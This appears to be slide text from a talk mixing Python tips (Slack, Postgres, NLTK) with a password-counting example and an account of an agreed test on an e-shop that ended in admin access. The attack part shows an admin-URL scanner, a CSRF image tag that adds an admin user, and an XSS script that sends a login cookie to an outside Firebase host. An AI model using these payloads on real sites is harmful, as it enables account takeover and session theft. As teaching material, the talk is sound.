
From your mobile device, tap the button below to confirm:

Confirm Email Address

Note: This link will expire in 24 hours, and can only be used one time.

Cheers,

The team at Slack



```
from slackclient import SlackClient
    import datetime
    import json
     import time
 5
     slack_token = "XYZ"
     sc = SlackClient(slack_token)
 8
 9
10
     registration_channel = "XXXX"
     testing_channel = "YYYY"
11
12
     def get_history(timestamp):
13
14
15
         call = sc.api_call(
             "channels.history",
16
             channel=registration_channel,
17
             count=1000,
18
             latest=timestamp
20
21
         return call['messages']
22
```

PTP INSTALL SLACKCLIENT

```
>>> import psycopg2
>>> conn = psycopg2.connect("dbname=test user=postgres")
>>> cur = conn.cursor()
>>> cur.execute("CREATE TABLE test (id serial PRIMARY KEY, num integer, data varchar);")
>>> cur.execute("INSERT INTO test (num, data) VALUES (%s, %s)",
(100, "abc'def"))
>>> cur.execute("SELECT * FROM test;")
>>> cur.fetchone()
(1, 100, "abc'def")
                                                  POSTGRES
>>> conn.commit()
```

No need for fancy ORM

>>> cur.close()

>>> conn.close()

NLP WITH NLTK

```
>>> import nltk
>>> sentence = """At eight o'clock on Thursday morning
... Arthur didn't feel very good."""
>>> tokens = nltk.word tokenize(sentence)
>>> tokens
['At', 'eight', "o'clock", 'on', 'Thursday', 'morning',
'Arthur', 'did', "n't", 'feel', 'very', 'good', '.']
>>> tagged = nltk.pos_tag(tokens)
>>> tagged[0:6]
[('At', 'IN'), ('eight', 'CD'), ("o'clock", 'JJ'), ('on', 'IN'),
('Thursday', 'NNP'), ('morning', 'NN')]
```

- & CHARACTERS LONG
- 1 UPPER (ASE LETTER
- INUMBER OR SPECIAL SYMBOL

Start with all 8-character strings: 95⁸

Then remove all passwords with no lowercase (69^8) , all passwords with no uppercase (69^8) , all passwords with no digit (85^8) and all passwords with no special character (62^8) .

But then you removed some passwords twice. You must add back all passwords with:

• no lowercase AND no uppercase: 43⁸

• no lowercase AND no digit: 59⁸

• no lowercase AND no special: 36⁸

• no uppercase AND no digit: 59⁸

• no uppercase AND no special: 36⁸

• no digit AND no special: 52⁸

But then you added back a few passwords too many times. For instance, an all-digit password was remove three times in the first step, then put back three times in the second step, so it must be removed again:

• only lowercase: 26⁸

• only uppercase: 26⁸

• only digits: 10^8

• only special: 33⁸

026 000 000 000 000

Grand total:

$$95^8 - 69^8 - 69^8 - 85^8 - 62^8 + 43^8 + 59^8 + 36^8 + 59^8 + 36^8 + 52^8 - 26^8 - 26^8 - 10^8 - 33^8$$

= $3025989069143040 \approx 3.026 \times 10^{15}$

- & CHARACTERS LONG
- 1 UPPERCASE LETTER

weapon

INUMBER OR SPECIAL SYMBOL

- & CHARACTERS LONG
- 1 UPPERCASE LETTER

I NUMBER OR SPECIAL SYMBOL

Weapon

- & CHARACTERS LONG
- 1 UPPERCASE LETTER

I NUMBER OR SPECIAL SYMBOL

Weapon90

& CHARACTERS LONG

1 UPPERCASE LETTER

INUMBER OR SPECIAL SYMBOL

Lastzzzz ULLLLLLN

Dotzz1234 ULLLLNNNN

Fmzzzz23 ULLLLLNN

Waszz123 ULLLLNNN

Ownd2013! ULLLNNNNS


Hashes13! ULLLLNNS

!Leak2013 SVLLLNNNN


80 000 000 000

What's the best method for cryptanalysis?

RUBBER-HOSE CRYPTANALYSIS



FASHION E-SHOP 500M CZK IN REVENUE



"Can I please mess play with your e-shop? Pretty please!" "Can I please mess play with your e-shop? Pretty please!"

"Sure but we take security pretty seriously!"

1 DAY LATER

1 DAY LATER I HAD ADMIN ACCESS TO EVERYTHING

Objednávky

- Objednávky
- Poptávky zboží
- Faktury
- Zákazníci

Skladové hospodářství

Seznam skladů

Produkty

- Produkty
- Vystavení importovaných produktů
- 🛅 Řazení produktů

Statistické údaje o webovém obcl

Objednávky

Nevyřízené objednávky

Vyřizovaných objednávek

Vyexpedovaných objednávek

Čekajících na zaplacení

Stornovaných objednávek

Čekajících na dodavatele

Čekajících na vyjádření

Čekajících na prodejně

Zákazníci

Registrovaných zákazníků Odebíratelů novinek

0 Let's find admin panel URL

```
import requests
 2 from bs4 import BeautifulSoup
   base_url = "https://madeupfashionstore.cz"
 6 admin_urls = ["wp-admin", "wp-login.php", "administrator/", "admin/", "index.php/admin/",
   for url in admin_urls:
       testing_url = "{}/{}".format(base_url, url)
       r = requests.get(testing_url)
10
12
       if r.status_code == 200:
13
           soup = BeautifulSoup(r.text, "html.parser")
14
15
           if soup.select('input[type="password"]'):
16
               print("There might be something: " + testing_url)
17
18
19
```

- #1 WordPress wp-admin #2 Joomla /administra #3 Drupal /admin/ #4 Magento /index.php #5 vBulletin /admincp #6 Generic /login #7 osCommerce /admin #8 Opencart /admin #9 ZenCart /zcadmin #10 AbanteCart /index #11 PrestaShop /admin #12 phpBB /adm #13 SMF /index.php?ac #14 Contao /contao/in #15 Zenario /zenario/ #16 litecart /admin #17 CubeCart /admin #18 Shopware /backend #19 Open Blog /index. #20 Serendipity /sere #21 Dotclear /admin/

 - #22 b2evolution /admi
 - #23 Textpattern /text
 - #24 Pixie /admin/
 - #25 Nucleus /nucleus/
 - #26 Chyrp /?action=lo
 - #27 Sharetronix /home
 - #28 Storytlr /admin
 - #29 CMS Made Simple /

0 Let's find admin panel URL

Disallow: /cms

Disallow: /_test/cms

- 0 Let's find admin panel URL
- 1 Register for e-shop platform demo

- 0 Let's find admin panel URL
- 1 Register for e-shop platform demo

Say hello to CSRF

```
<img src="https://</pre>
madeupfashionstore.cz
/admin/index.php?action=adduser
&email=me@lukashurych.cz
&password=PwnedYA
&admin=TRUE"
width="0" height="0">
```

- 0 Let's find admin panel URL
- 1 Register for e-shop platform demo
- 2 Phishing e-mail recon and execution

LOGIN: TEST PASSWORD: TEST

LOGIN: TEST PASSWORD: TEST



- 0 Let's find admin panel URL
- 1 Register for e-shop platform demo
- 2 Update article the only feature :-(

- 0 Let's find admin panel URL
- 1 Register for e-shop platform demo
- 2 Update article the only feature :-(

WYSIWYG

Hi XSS

Not HTTP only

• • steal-cookie.html 1 <script src="https://cdn.firebase.com/js/client/2.2.7/firebase.js"></script> 3 <script> function getCookie(name) { var value = "; " + document.cookie; var parts = value.split("; " + name + "="); if (parts.length == 2) return parts.pop().split(";").shift(); 8 var firebaseRef = new Firebase("https://redacted_eshop_url.firebaseio.com"); 11 12 firebaseRef.set({ us_cookie: getCookie("eshop_login"), created: Date.now() 15 }); 16 17 // TODO: could be possibly capturing all login details 18 </script> 19

Line 19, Column 1 Tab Size: 4 HTML

Objednávky



Poptávky zboží

Faktury

Zákazníci

Skladové hospodářství

😇 Seznam skladů

Produkty

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Stornovaných objednávek

Čekajících na dodavatele

Čekajících na vyjádření

Čekajících na prodejně

Zákazníci

Registrovaných zákazníků Odebíratelů novinek




LOOKS LIKE IT BUT IT'S NOT




USB KEYBOARD

2 FACTOR AUTHENTICATION

